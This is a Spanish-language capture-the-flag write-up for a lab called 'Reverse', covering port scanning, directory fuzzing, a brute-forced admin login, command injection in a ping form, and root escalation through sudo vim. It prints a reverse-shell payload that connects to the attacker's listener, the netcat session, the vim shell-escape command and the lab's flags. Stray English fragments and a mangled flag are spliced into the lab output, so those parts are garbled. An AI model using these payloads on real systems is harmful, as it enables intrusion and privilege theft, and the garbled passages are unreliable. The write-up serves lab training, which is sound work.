

Laboratorio Reverse

```
nmap -sV -sC -p- -n -Pn 172.17.0.2
```

Se detecta puerto 8080 abierto con el servicio http utilizando una aplicación llamada Werkzeug este sería como una biblioteca para aplicaciones web en Python.

```
samlab@Pentest: ~/Escritorio/labs/reverse x samlab@Pentest: ~/Escritorio/labs/reverse x
(samlab@Pentest)-[~/Escritorio/labs/reverse]
$ nmap -sV -sC -p- -n -Pn 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-06 17:14 -0500
Nmap scan report for 172.17.0.2
Host is up (0.000014s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
8080/tcp  open  http    Werkzeug httpd 3.1.6 (Python 3.9.2)
|_http-server-header: Werkzeug/3.1.6 Python/3.9.2
|_http-title: TechFix Solutions | Portal Interno
MAC Address: EA:83:15:DB:8A (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.09 seconds
```

Ingresamos al navegador <http://172.17.0.2:8080/>

TechFix Solutions

Empresa de Mantenimiento y Soporte Técnico de Computadores

Portal Interno — Acceso exclusivo para personal autorizado

[Acceso Empleados →](#)

248
Clientes activos

17
Tickets abiertos

5
Técnicos en campo

99%
Satisfacción clientes

Servicios

Servicio	Descripción	Estado
Mantenimiento preventivo	Limpieza, revisión y actualización de equipos	ACTIVO
Soporte remoto	Asistencia técnica en línea para clientes	ACTIVO
Recuperación de datos	Restauración de información en discos dañados	ACTIVO
Instalación de redes	Configuración LAN/WiFi para empresas	EN REVISIÓN

Aviso


Procedemos con la enumeración realizando un fuzzing, al finalizar no se encuentra novedades, no se muestra ninguna página oculta ni archivos expuestos.

```
Threads | 5
Wordlist | /usr/share/seclists/Discovery/Web-Content/raft-large
-words.txt
Status Codes | All Status Codes!
Timeout (secs) | 7
User-Agent | feroxbuster/2.13.1
Config File | /home/samlab/.config/feroxbuster/ferox-config.toml
Extract Links | true
Output File | feroxbuster_scan.txt
Scan Dir Listings | true
Extensions | [sh, js, php, env, bak, backup, old, zip, gz, sql, t
xt, log]
HTTP methods | [GET]
Recursion Depth | 5

Press [ENTER] to use the Scan Management Menu™

404 GET 5l 31w 207c Auto-filtering found 404-like response
and created new filter; toggle off with --dont-filter
200 GET 209l 595w 5843c http://172.17.0.2:8080/login
200 GET 250l 700w 6921c http://172.17.0.2:8080/
302 GET 5l 22w 199c http://172.17.0.2:8080/logout => http:
//172.17.0.2:8080/login
302 GET 5l 22w 199c http://172.17.0.2:8080/dashboard => ht
tp://172.17.0.2:8080/login
302 GET 5l 22w 199c http://172.17.0.2:8080/tickets => http
//172.17.0.2:8080/login
[>] - 3m 59476/1554826 68m found:5 errors:0
[>] - 3m 60051/1554826 72m found:5 errors:0
[>] - 3m 59943/1554813 362/s http://172.17.0.2:8080/
```

Procedemos realizando un ataque de fuerza bruta al login del formulario.



Accedemos con las credenciales admin admin123

Panel Principal

Bienvenido, **admin** — Administrador del Sistema

3

Tickets urgentes

14

Tickets pendientes

31

Resultos este mes

5

Técnicos activos

Módulos disponibles

Módulo	Descripción	Acceso
Gestión de Tickets	Crear, asignar y resolver órdenes de trabajo	DISPONIBLE
Diagnóstico de Red	Verificación de conectividad a equipos de clientes	DISPONIBLE
Gestión de Clientes	Base de datos de clientes y contratos	SOLO ADMIN
Reportes	Estadísticas de servicio y facturación	EN DESARROLLO

Tickets urgentes

#	Cliente	Problema	Técnico	Estado
TK-0091	Supermercado El Ahorro	Servidor caído, no inicia Windows	Carlos M.	URGENTE
TK-0089	Clinica Salud Total	Impresoras de red sin respuesta	Sin asignar	URGENTE

Encontramos en esta parte del formulario un campo en el que podemos ingresar direcciones ip para comprobar conectividad

Diagnóstico de Red

Verificación de conectividad a equipos de clientes en campo

Verificar conectividad (Ping)

Introduce la dirección IP del equipo del cliente para verificar si responde en red. Útil para diagnóstico remoto antes de enviar técnico a campo.

Dirección IP del equipo

ej: 192.168.1.100

Verificar conectividad

Equipos de clientes activos

Cliente	IP Equipo	Última revisión	Estado
Supermercado El Ahorro	192.168.19.5	2026-02-18	SIN RESPUESTA
Clinica Salud Total	192.168.20.12	2026-02-20	ACTIVO
Colegio San Marcos	192.168.30.1	2026-02-19	INTERMITENTE
Ferretería Los Pinos	192.168.40.8	2026-02-15	ACTIVO

8.8.8.8; bash -i>& /dev/tcp/172.17.0.1/4444 0>&1

 **Diagnóstico de Red**

Verificación de conectividad a equipos de clientes en campo

Verificar conectividad (Ping)

Introduce la dirección IP del equipo del cliente para verificar si responde en red. Útil para diagnóstico remoto antes de enviar técnico a campo.

Dirección IP del equipo

8.8.8.8; bash -i>& /dev/tcp/172.17.0.1/4444 0>&1

Verificar conectividad

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data:
64 bytes from 8.8.8.8: icmp_seq=1 ttl=114 time=23.8 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=114 time=26.7 ms

--- 8.8.8.8 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 23.785/25.258/26.732/1.473 ms
/bin/bash: connect: connection refused
/bin/bash: line 1: /dev/tcp/172.17.0.1/4444: Connection refused
```

 **Equipos de clientes activos**

Cliente	IP Equipo	Última revisión	Estado
Supermercado El Ahorro	192.168.18.5	2026-02-18	SIN RESPUESTA
Clínica Salud Total	192.168.29.12	2026-02-20	ACTIVO
Colegio San Marcos	192.168.38.1	2026-02-19	INTERMITENTE
Ferretería Los Pinos	192.168.48.8	2026-02-15	ACTIVO

```
(samlab@Pentest)-[~/Escritorio/labs/reverse/statistically-likely-usernames]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 51986
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@reverse:/opt/app$

www-data@reverse:/opt/app$

www-data@reverse:/opt/app$ ls -al
ls -al
total 28
drwxr-xr-x 1 www-data www-data 4096 Feb 22 20:07 .
drwxr-xr-x 1 root     root     4096 Feb 22 20:07 ..
-rw-rw-r-- 1 www-data www-data 19089 Feb 22 20:06 app.py
www-data@reverse:/opt/app$ whoami
whoami
www-data
www-data@reverse:/opt/app$ pwd
pwd
/opt/app
www-data@reverse:/opt/app$ cd/opt
cd/opt
bash: cd/opt: No such file or directory
www-data@reverse:/opt/app$ cd /opt
cd /opt
www-data@reverse:/opt$ ls
ls
```

Encontramos una flag pero no es la correcta.

```
www-data@reverse:/opt/app$

www-data@reverse:/opt/app$ ls -al
ls -al
total 28
drwxr-xr-x 1 www-data www-data 4096 Feb 22 20:07 .
drwxr-xr-x 1 root     root     4096 Feb 22 20:07 ..
-rw-rw-r-- 1 www-data www-data 19089 Feb 22 20:06 app.py
www-data@reverse:/opt/app$ whoami
whoami
www-data
www-data@reverse:/opt/app$ pwd
pwd
/opt/app
www-data@reverse:/opt/app$ cd/opt
cd/opt
bash: cd/opt: No such file or directory
www-data@reverse:/opt/app$ cd /opt
cd /opt
www-data@reverse:/opt$ ls
ls
app
user.txt
www-data@reverse:/opt$ cat user.txt
cat user.txt
REVERSEiv0u g0t www d4ta sh3ll}
```

Al realizar sudo -l nos muestra el siguiente mensaje

```
www-data@reverse:/opt/app$ sudo -l
sudo -l
Matching Defaults entries for www-data on reverse:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on reverse:
    (root) NOPASSWD: /usr/bin/vim
www-data@reverse:/opt/app$
```

`sudo /usr/bin/vim -c '!/bin/bash'`

```
www-data@reverse:/opt/app$ sudo /usr/bin/vim -c '!/bin/bash'
sudo /usr/bin/vim -c '!/bin/bash'
Vim: Warning: Output is not to a terminal
Vim: Warning: Input is not from a terminal

E558: Terminal entry not found in terminfo
'unknown' not known. Available builtin terminals are:
    builtin_amiga
    builtin_ansi
    builtin_pcansi
    builtin_win32
    builtin_vt320
```

[*] Imagen lista para desplegar

[*] Desplegando laboratorio ofensivo ... This executable can spawn an interactive system shell.

[v] Escenario listo para el ataque.

Laboratorio: REVERSE

Dificultad: ★★★★★★ facil

Recompensa: 1 XP

This function is performed by the privileged user if the ownership because the *effective* privileges are not dropped

Objetivo accesible en: 172.17.0.2

Formato esperado: REVERSE{ ... }

Ingresa la flag: REVERSE{y0u_g0t_www_d4ta_sh3ll}

Flag incorrecta (1/5). Intenta nuevamente:

Ingresa la flag: REVERSE{w3b_l0g1n_cmdi_r3v3rs3_sh3ll_pr1v3sc} Pick a reverse system shell to a listening

Objetivo comprometido con éxito.

Has dominado el laboratorio: REVERSE

Sigues avanzando como pentester ofensivo.

(a) Unprivileged Sudo

FECHA Y HORA: 2026-05-06 22:45:21 -0500

This function is performed by the privileged user if the ownership because the *effective* privileges are not dropped

[*] Presiona Ctrl+C para eliminar el laboratorio

█